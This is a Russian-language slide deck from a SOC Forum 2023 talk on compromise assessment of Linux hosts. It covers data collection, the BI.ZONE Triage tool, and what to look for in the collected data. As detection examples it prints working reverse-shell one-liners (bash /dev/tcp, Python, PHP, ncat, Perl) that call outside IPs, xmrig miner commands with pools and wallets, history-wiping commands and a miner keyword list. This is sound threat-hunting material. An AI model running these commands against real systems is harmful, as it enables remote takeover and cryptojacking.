

Практика проведения оценки на компрометацию Linux-систем

Теймур Хеирхабаров

Директор департамента мониторинга, реагирования и
исследования киберугроз

Теймур Хеирхабаров

-
- Директор департамента мониторинга, реагирования и исследования киберугроз в BI.ZONE
 - SOC, MDR, DFIR, EDR, XDR, SOAR, SIEM, TI...
 - Ex-Head of SOC R&D/SOC Analyst at Kaspersky, Infosec Admin, IT
 - Threat hunter
 - Спикер ZeroNights, PHDays, OFFZONE
 - SANS GIAC GXPN, GCFA, GDSA

 [@Heirhabarov](https://t.me/Heirhabarov)



 @HeirhabarovT



О чём будем говорить?

SOC
FORUM
2023

- Что собирать с Linux-систем при проведении оценки на компрометацию
- Как собирать
- Что можно искать в собранных данных
- BI.ZONE Triage – бесплатная утилита для сбора данных и YARA/IoC-сканирования систем



Боли Compromise Assessment



- Штатных логов ОС не достаточно
- Нужных данных нет в SIEM
- Требуются данные с сотен/тысяч хостов
- Часто возможен только разовый сбор без мониторинга
- Часто только одна попытка на массовый сбор данных
- Администраторам бываеи сложно запустить что-то массово
- Нужно не положить Prod сбором данных!
- Времени на сбор и анализ данных не так много



- Простой и стабильный инструмент сбора данных
- Приведение собранных данных к единой таксономии
- Индексация данных в ELK/Splunk для быстрого поиска
- Готовая библиотека правил/запросов для поиска аномалий

Что и как собираем в Linux в рамках Compromise Assessment

SOC
FORUM
2023

Ретроспективные данные

- Инвентаризация истории команд
- Инвентаризация истории входов
- Доступные ретроспективные логи

Слепок текущего состояния

- Инвентаризация процессов
- Инвентаризация переменных окружения
- Инвентаризация сетевых подключений
- Инвентаризация Igogon-сессий
- Инвентаризация запущенных контейнеров
- Инвентаризация загруженных модулей ядра
- Инвентаризация открытых файлов
- Инвентаризация установленных пакетов
- Проверка целостности пакетов
- YARA-сканирование процессов и файловой системы

Мониторинг происходящего

(часто недоступен при CA)

- Запускаемые процессы
- Вводимые команды терминала
- Изменения привилегий
- Загрузка/выгрузка модулей ядра
- Файловые операции
- Сетевая активность
- Попытки входа в систему
- Управление пользователями и группами
- Запускаемые контейнеры

Past

Present

Continuous

Как собираем

- Самописные скрипты
- [Velociraptor от Velocidex](#)
- [Cedarpelta от BRIMOR Labs](#)

- [UAC](#)
- [Cat-scale от WithSecure Labs](#)
- [Thor Lite от Nextron Systems](#)



Angara Security: Топ утилит для создания Forensic Triage: их особенности и возможности

```

root@linux:/tmp# ./bz_triage -h
BI.ZONE Triage v1.7.0.1beta

Usage: bz_triage_nix { -h | --help | --version | -p=list | <Triage options> \
[ <output directory> | <destination address> ] [<archiving>] [<Additional options>] }

You need to run this program with root privileges

-h, --help           Display this help message and exit
--version           Display the tool version and exit

Triage options:
-p=PROFILE..., --profiles
                   Specify the list of desired profiles and/or presets separated by commas
                   Specify 'list' to print the available values and exit
                   To exclude a profile, use the '-' prefix (see examples)
-c=CONFIG, --config
                   Set the path to a custom configuration file to CONFIG
--enrich-packagedata
                   Enrich some profiles (processes, autoruns, keydirsinfo) with packages info
--customdir=DIR
                   Set the directory to do inventory of to DIR

yara scan:
--yararules=YARAFILE
                   Set the path to the yara rules feed to YARAFILE
--yaradir=YARADIR
                   Set the directory to scan by yara to YARADIR
--yarapid=YARAPID
                   Set the PID to scan by yara to YARAPID

Output options:
--stdout            Set the output destination to stdout

output directory:
-o=DIR, --outdir
                   Set the path to the output directory for saving the report to DIR
                   (by default, it is the current working directory)

destination address:
--dstaddr=ADDR
                   Set the host address (IP address or domain) for sending the report to ADDR
--dstport=PORT
                   Set the port for sending the report to PORT

archivation:
-z, --zip           Pack the report in a Zip archive
--zipname=ZIPNAME
                   Set the Zip archive file name to ZIPNAME (ZIPNAME.zip if the extension is not specified)
--zippwd=PWD
                   Set the Zip archive password to PWD

Additional options:
-t=DIR, --tempdir
                   Set the path to the directory for temporary files to DIR
--limit-time=SEC
                   Set the time limit (in seconds) to SEC

Examples:
sudo ./bz_triage_nix -p hostinfo
                     Collects the host information
sudo ./bz_triage_nix --profiles=network,processes
                     Collects the information about the network and running processes
sudo ./bz_triage_nix --profiles=all,-network,-processes
                     Collects the information for all profiles except for 'network' and 'processes'
sudo ./bz_triage_nix --yararules ./rules.yar --yaradir ./yaratest/*
                     Scans the subdirectories of the './yaratest' directory by yara using the rules.yar yara rules file
root@linux:/tmp#

```



BI.ZONE Triage для Linux

Бесплатная утилита на базе BI.ZONE EDR для сбора данных и YARA/IoC-сканирования системы

Сбор данных:

- Текущая активность хоста (процессы, активные сетевые подключения, доступны порты, открытые файлы, logon-сессии)
- Автозагрузка
- Метаданные файлов (хеши, временные метки, MACB, владелец, группа, атрибуты ФС, маска доступа, magic и т.п.)
- История вводимых команд
- История входов
- Сведения о пользователе x и группах
- Сетевая конфигурация хоста
- Сведения об установленном ПО
- Сведения о контейнерах (Docker only)

Сканирование системы:

- Yara
- Возможность использования кастомного профиля проверки

Вывод собранных данных:

- STDOUT
- Файлы (с возможностью архивирования)
- Передачи по сети на заданный IP:порт (TCP)

BI.ZONE Triage – сравнение с другими инструментами

SOC
FORUM
2023

Критерии	BI.ZONE Triage	Другие инструменты сбора данных	Другие инструменты сканирования
Сбор данных для расследования	+	+	-
YARA-сканирования	+	-	+
IoC-сканирование	2024	-	+
Поиск мисконфигураций	2024	-	-
Автоматическое реагирование (Remediation)	2024	-	-
Собственная реализация сбора данных вместо использования встроенных утилит ОС и скриптов	+	-	+
Приведение собранных данных к единой таксономии	+	-	+
Возможность отправки собранных данных по сети в SIEM/Log Management	+	-	+
Возможность ограничения по времени работы и потреблению ресурсов CPU	+	-	+
Возможность разработки и использования кастомных сценариев сбора данных и проверки	+	-	-

BI.ZONE Triage – профили сбора данных

```
[root@linux:/tmp# ./bz_triage -p list
Profiles:
  hostinfo          - Hostinfo data (host name, OS info, CPU info, etc)
  networks          - Host network configuration
  netconn           - Network connections enumeration
  processes         - Processes enumeration
  sessions          - Active user sessions enumeration
  users             - Users and groups enumeration (users, groups, known hosts, SSH keys, etc)
  autoruns          - Autoruns enumeration (cron, services, bash entries, kernel modules, at entries, systemd, etc)
  logonhist         - Logons history
  cmdhist           - Commands history
  openfiles          - Open files enumeration
  shares             - Open shares enumeration
  mounts             - Mounted devices enumeration
  containers         - Containers enumeration (Docker only)
  packages            - Installed packages enumeration
  keydirsinfo        - Key directories inventory (tmp, bin, sbin, dev, run, proc, etc)


Presets:
  all                Collect all available profiles data
  iocsfull           Collect data needed to check IoCs of any type
                      (processes, openfiles, netconn, autoruns, users, packages, keydirsinfo)
  iocsfs             Collect data needed to check filesystem IoCs
                      (processes, autoruns, keydirsinfo)
  investigation       Collect standard response dataset
                      (hostinfo, processes, netconn, sessions, autoruns, networks, users, logonhist, cmdhist, packages)
  yarascan            Scan most valuable system areas by yara rules (required option: --yararules)
                      (processes, openfiles, autoruns, keydirsinfo)

[root@linux:/tmp#
```

Инвентаризация процессов

Что собираем?

Разовая инвентаризация запущенных процессов позволяет выявлять подозрительные **долгоживущие** процессы, активные в момент сбора информации



Инвентаризация процессов. Что ищем?

SOC
FORUM
2023

Командные строки, характерные для reverse shell-ов на базе штатных возможностей ОС и интерпретаторов

event_type	proc_p_file_path	proc_p_usr_e_name	proc.cwd	cmdline
ProcessInfo	/usr/sbin/sshd	tomcat	/home/tomcat	ssh -R 0.0.0.0:18089:127.0.0.1:18088 -tt -v uu@[REDACTED]
ProcessInfo	/usr/java/jdk1.8.0_111/jre/bin/java	tomcat	/	/bin/sh -c 'bash -i >& /dev/tcp/[REDACTED]/8082 0>&1'
ProcessInfo	/usr/lib/systemd/systemd	root	/home/tomcat/.ssh	ssh -D 17777 -v -R 127.0.0.1:18088:127.0.0.1:17777 localhost ssh -R 0.0.0.0:18089:127.0.0.1:18088 -tt -v uu@[REDACTED]

event_type	proc_p_file_path	cmdline	proc.cwd	enrich.ioa.rules
processinfo	/usr/lib/jvm/java-8-openjdk-amd64/jre/bin/java	bash -c '0<&186->exec 186<>/dev/tcp/185.254.37.32/4444;sh <&186>&186 2>&186'	/usr/lib/unifi	gen_using_sh_to_create_bind_or_reverse_shell



Reverse Shell
Cheatsheet

event_type	proc_file_path	cmdline	enrich.ioa.rules
processinfo	/usr/bin/python2.7	python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("5.255.100.94",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'	nix_using_standard_tools_to_create_a_bind_or_reverse_shell, nix_start_pseudo_shell
processinfo	/usr/bin/php7.4	php -r '\$sock=fsockopen("5.255.100.94",4242);shell_exec("/bin/sh -i <&3 >&3 2>&3");'	nix_using_standard_tools_to_create_a_bind_or_reverse_shell
processinfo	/usr/bin/ncat	ncat 5.255.100.94 4242 -e /bin/bash	nix_using_standard_tools_to_create_a_bind_or_reverse_shell

Инвентаризация процессов. Что ищем?

SOC
FORUM
2023

Имена файлов и командные строки, содержащие подстроки, характерные для известных майнеров:

Stratum, monero, kinsing, t-rex, z-enemy, xmrig, cryptodredge, nbminer, lolminer, nanopminer, c3pool, --nicehash, --coin monero, --algo=rx/0, -a rx/0 и т.д

event_type	proc_file_path	proc_usr_e_name	cmdline
processinfo	/xmrig-6.20.0/xmrig	root	./xmrig -o randomxmonero.auto.nicehash.com:443 -u 3LbEDGqQP17apRYVWCE1B4Q7XW15XMgAMg --tls -k --nicehash --coin monero -a rx/0

event_type	proc_file_path	cmdline	proc_cwd	proc_p_usr_e_name
processinfo	/tmp/xmrig-6.20.0/Jm1	./Jm1 -a rx/0 -o 185.254.37.32:3333 -u unifi-root --randomx-1gb-page --cpu-priority=5 -k -B	/tmp/xmrig-6.2	unifi

event_type	container_name	container_id	container_img_name	container_cmdline
ContainerInfo	bold_joliot	537546cf9a71eb878eba9bdd9928c95376c64ad3cb2bd0958b2c7fd74f6ffac	bitn/i/alpine-xmrig	./xmrig -o pool.supportxmr.com:7777 -o xmr-eu.dwarfpool.com:8005 -u 45CJVagd6WwQAQfAkS91EHiTfyfVaJn12uM4Su8iz6S2SHZ3QthmFM9BSPHVZY388ASWx8G9Wbz4BA24RQZUpGczb35fnnJz -p x -k

event_type	proc_p_file_path	proc cmdline	container_id
ProcessInfo	/usr/bin/containerd-shim-runc-v2	./xmrig -o pool.supportxmr.com:7777 -o xmr-eu.dwarfpool.com:8005 -u 45CJVagd6WwQAQfAkS91EHiTfyfVaJn12uM4Su8iz6S2SHZ3QthmFM9BSPHVZY388ASWx8G9Wbz4BA24RQZUpGczb35fnnJz -p x -k	537546cf9a71eb878eba9bdd9928c95376c64ad3cb2bd0958b2c7fd74f6ffac

Инвентаризация процессов. Что ищем?

Маскировка процессов под потоки ядра ([thread], [kswapd0], [kworker] и т.д.):

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.3	0.5	170688	15324	?	Ss	Nov07	3:15	/sbin/init
root	2	0.0	0.0	0	0	?	S	Nov07	0:00	[kthreadd]
root	3	0.0	0.0	0	0	?	I<	Nov07	0:00	[rcu_gp]
root	4	0.0	0.0	0	0	?	I<	Nov07	0:00	[rcu_par_gp]
root	6	0.0	0.0	0	0	?	I<	Nov07	0:00	[kworker/0:0H-kblockd]
root	8	0.0	0.0	0	0	?	I<	Nov07	0:00	[mm_percpu_wq]
root	9	0.0	0.0	0	0	?	S	Nov07	0:04	[ksoftirqd/0]
root	10	0.0	0.0	0	0	?	I	Nov07	0:13	[rcu_sched]
root	11	0.0	0.0	0	0	?	I	Nov07	0:00	[rcu_bh]
root	12	0.0	0.0	0	0	?	S	Nov07	0:00	[migration/0]
root	14	0.0	0.0	0	0	?	S	Nov07	0:00	[cpuhp/0]
root	15	0.0	0.0	0	0	?	S	Nov07	0:00	[cpuhp/1]
root	16	0.0	0.0	0	0	?	S	Nov07	0:00	[migration/1]
root	17	0.0	0.0	0	0	?	S	Nov07	0:04	[ksoftirqd/1]
root	19	0.0	0.0	0	0	?	I<	Nov07	0:00	[kworker/1:0H-kblockd]
root	20	0.0	0.0	0	0	?	S	Nov07	0:00	[kdevtmpfs]
root	295	0.0	0.0	0	0	?	I<	Nov07	0:01	[kworker/1:1H-kblockd]
root	301	0.0	0.0	0	0	?	I<	Nov07	0:00	[kdmflush]
root	320	0.0	0.0	0	0	?	I<	Nov07	0:00	[kworker/u257:0]
root	322	0.0	0.0	0	0	?	I<	Nov07	0:01	[kworker/0:1H-kblockd]

Инвентаризация процессов. Что ищем?

SOC
FORUM
2023

Маскировка процессов под потоки ядра ([thread], [kswapd0], [kworked] и т.д.):

event_type	proc_file_path	cmdline	enrich.ioa.rules
processinfo	/usr/bin/gs-dbus	\[kcached]	nix_execute_a_process_with_a_suspicious_proctitle_field

event_type	proc_file_path	cmdline	enrich.ioa.rules
processinfo	/home/r█████/bin/[kswa pd0]	\[kswapd0] tail -f /home/█████ n/nohup.out	nix_execute_a_process_with_a_suspicious_p roctitle_field

Выполнение файла из памяти, используя системный вызов *memfd_create()*:

event_type	proc_p_file_path	proc_file_path	cmdline	enrich.ioa.rules
processinfo	/usr/sbin/sshd	/memfd: (deleted)	kittens -addr 10.0. 210.202:4444	nix_suspicious_running_binary_file_with_memfd _create, nix_execution_of_deleted_binary_file



Detecting Linux Kernel Process
Masquerading with Command Line Forensics



Detecting Linux memfd_create() Fileless
Malware with Command Line Forensics

Инвентаризация процессов. Что ищем?

- Скрытый исполняемый файл процесса
- Исполняемый файл процесса из скрытого каталога
- Запуск из доступных для записи всем пользователям каталогов – /dev/shm, /var/tmp

event_type	proc_p_file_path	proc_file_path	proc_cmdline	proc_usr_e_name	proc_usr_e_id
ProcessInfo	/usr/bin/bash	/dev/shm/.	bash	root	0

Имя файла – «точка пробел»

event_type	proc_file_path	proc_cmdline	proc_cwd	proc_file_mtime
ProcessInfo	/var/tmp/.X12M-unix/rsync	/var/tmp/.X12M-unix/rsync	/var/tmp/.X12M-unix	Dec 22, 2019 @ 01:30:09.

Скрытый каталог

- Текущая рабочая директория – каталог данных web-приложения
- Процесс, исполняемый файл которого удалён на диске
- Запуск из доступного для записи всем пользователям каталога /tmp

event_type	proc_file_path	proc_cmdline	proc_cwd	proc_file_md5
ProcessInfo	/tmp/bp (deleted)	/tmp/bp 31337	/var/www/	BFB806EF8A5A90F41D19020EF603BAFD
ProcessInfo	/tmp/bp	/tmp/bp 8089	/var/www/	BFB806EF8A5A90F41D19020EF603BAFD

Инвентаризация процессов. Что ищем?

Процессы, указывающие на компрометацию сервисов

- Эксплуатация уязвимостей сервисов
- Эксплуатация недостатков конфигурации сервисов
- Взлом web-приложений



Инвентаризация процессов. Что ищем?

- Скрытый исполняемый файл процесса
- Запуск из доступного для записи всем пользователям каталога /tmp
- Запуск внутри Docker-контейнера службы (на слайде пример ActiveMQ, эксплуатация уязвимости CVE-2023-46604)
- Родитель – java

Time ↓	event_type	proc_file_path	container_start_time	container_name	enrich.ioa.rules
Oct 12, 2023 @ 01:26:13.979	processinfo	/tmp/.X12-unix	May 22, 2023 @ 03:31:59.659	activemq-hydra-hap	nix_execute_hidden_bin_file

t container_id	6de28e858881b925252bf420824ce3b6cb91ff8d2102ec19e44008eb98305791
t container_img_id	sha256:54bc9c16a72f60a260b678a10dc当地4d7d142c88940516dfa6889c4c46bab7343
t container_img_name	:5000/hydra-activemq:5.16.5
t container_labels	> com.docker.compose.config-hash=5c456ce7621982a9a37242b52b9468a3d978cc00b901029 ber=1, com.docker.compose.oneoff=False, com.docker.compose.project=hydra-hap, ose.yml, com.docker.compose.project.working_dir=/etc/hydra/activemq/hydra-hap, mpose.version=1.29.2
t container_name	activemq-hydra-hap
t container_runtime	docker

Инвентаризация процессов. Что ищем?

- Эффективный пользователь процесса – учётная запись web-сервера (www-data, nginx, apache)
- Процесс интерпретатора с подозрительными значениями переменных окружения, устанавливающих параметры ведения истории команд

event_type	proc_file_path	proc_usr_e_name	proc_cwd	proc_env
processcreate	/usr/bin/bash	www-data	/tmp	HISTFILESIZE=0, HISTSIZE=0, HISTFILE=/dev/null

- Эффективный пользователь процесса – учётная запись web-сервера (www-data, nginx, apache)
- Родитель процесса – web-сервер

event_type	proc_p_file_path	proc_usr_e_name	proc_file_path	proc_cmdline
ProcessInfo	/usr/sbin/apache2	www-data	/usr/bin/dash	sh -c '/var/www/com/footer.jpg'

Инвентаризация процессов. Что ищем?

SOC
FORUM
2023

- Процессы, на исполняемый файл которых установлена маска 777
- Процессы, владельцем исполняемого файла которых является учётная запись web-сервера (www-data, nginx, apache)
- Эффективный пользователь процесса – учётная запись web-сервера (www-data, nginx, apache)
- В командной строке процесса внешний IP-адрес

event_type	proc_file_path	proc_cmdline	proc_usr_e_name	proc_file_owner_name	proc_file_ace_mask
ProcessInfo	/tmp/bc	/tmp/bc [REDACTED] 7.3 443	www-data	www-data	0120777

- Процессы, на исполняемый файл которых установлен immutable-бит
- Запуск из доступного для записи всем пользователям каталога /tmp

event_type	proc_file_path	proc_file_owner_name	proc_file_crttime	proc_file_inode_flags
processinfo	/tmp/shell	root	Jun 5, 2023 @ 13:12:51. 916	-i-----e-----

Инвентаризация истории команд

Что собираем?

~/.php_history

~/.python_history

~/.msf4/history

/var/lib/mysql/.mysql_history

/lib/mysql/.mysql_history

~/.mysql_history

/var/lib/postgresql/.pgsql_history

/lib/postgresql/.pgsql_history

~/.pgsql_history

~/.sqlite_history

~/.rediscli_history

~/.dbshell

~/.es_history

~/.local/share/fish/fish_history

~/.local/share/ion/history

Куда смотрим

Какие атрибуты собираем

~/.bash_history

~/.zsh_history

~/.sh_history

~/.history

~/.ash_history

~/.csh_history

~/.tcsh_history

~/.ksh_history

~/.lesshist

Информация о команде

Выполненная команда

Время выполнения команды (если доступно в файле истории)

Атрибуты файла с историей команд

Абсолютный путь

Временные метки (Modified, Accessed, Birth)

Права доступа

Владелец/группа

Inode-флаги (Isattr)

Является ли ссылкой? Путь, на который указывает ссылка

Значения переменных окружения HISTFILE, HISTFILESIZE, HISTSIZE, MYSQL_HISTFILE, PSQL_HISTORY, SQL_HISTFILE

Что важно знать про историю команд:

- в историю по умолчанию не сохраняется дата/время команды, это требует настройки, которую почти никто не делает 😞
- часть истории команд активных пользователей доступна только в памяти, в файл истории она попадёт только после завершения сессии

Инвентаризация истории команд. Что ищем?

Команды, характерные для запуска reverse shell-ов на базе штатных возможностей ОС и интерпретаторов

dev_fqdn	cmdline
3 [REDACTED]	history
5 [REDACTED]	echo "">~/bash_history && history -c && cd /tmp && nohup ssh -D 17777 -v -R 127.0.0.1:18088:127.0.0.1:17777 localhost ssh -o StrictHostKeyChecking=no -R 0.0.0.0:18091:127.0.0.1:18088 -tt -v uu@[REDACTED]

event_type	file_path	cmdline
consolecommandinfo	/home/[REDACTED]/.bash_history	perl -e 'use Socket;\$i=[REDACTED];\$p=9001;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in(\$p,inet_aton(\$i)))){open(STDIN,>&S");open(STDOUT,>&S");open(STDERR,>&S");exec("sh -i");}'

Наличие файлов истории команд терминала у пользователей, у которых их быть не должно:

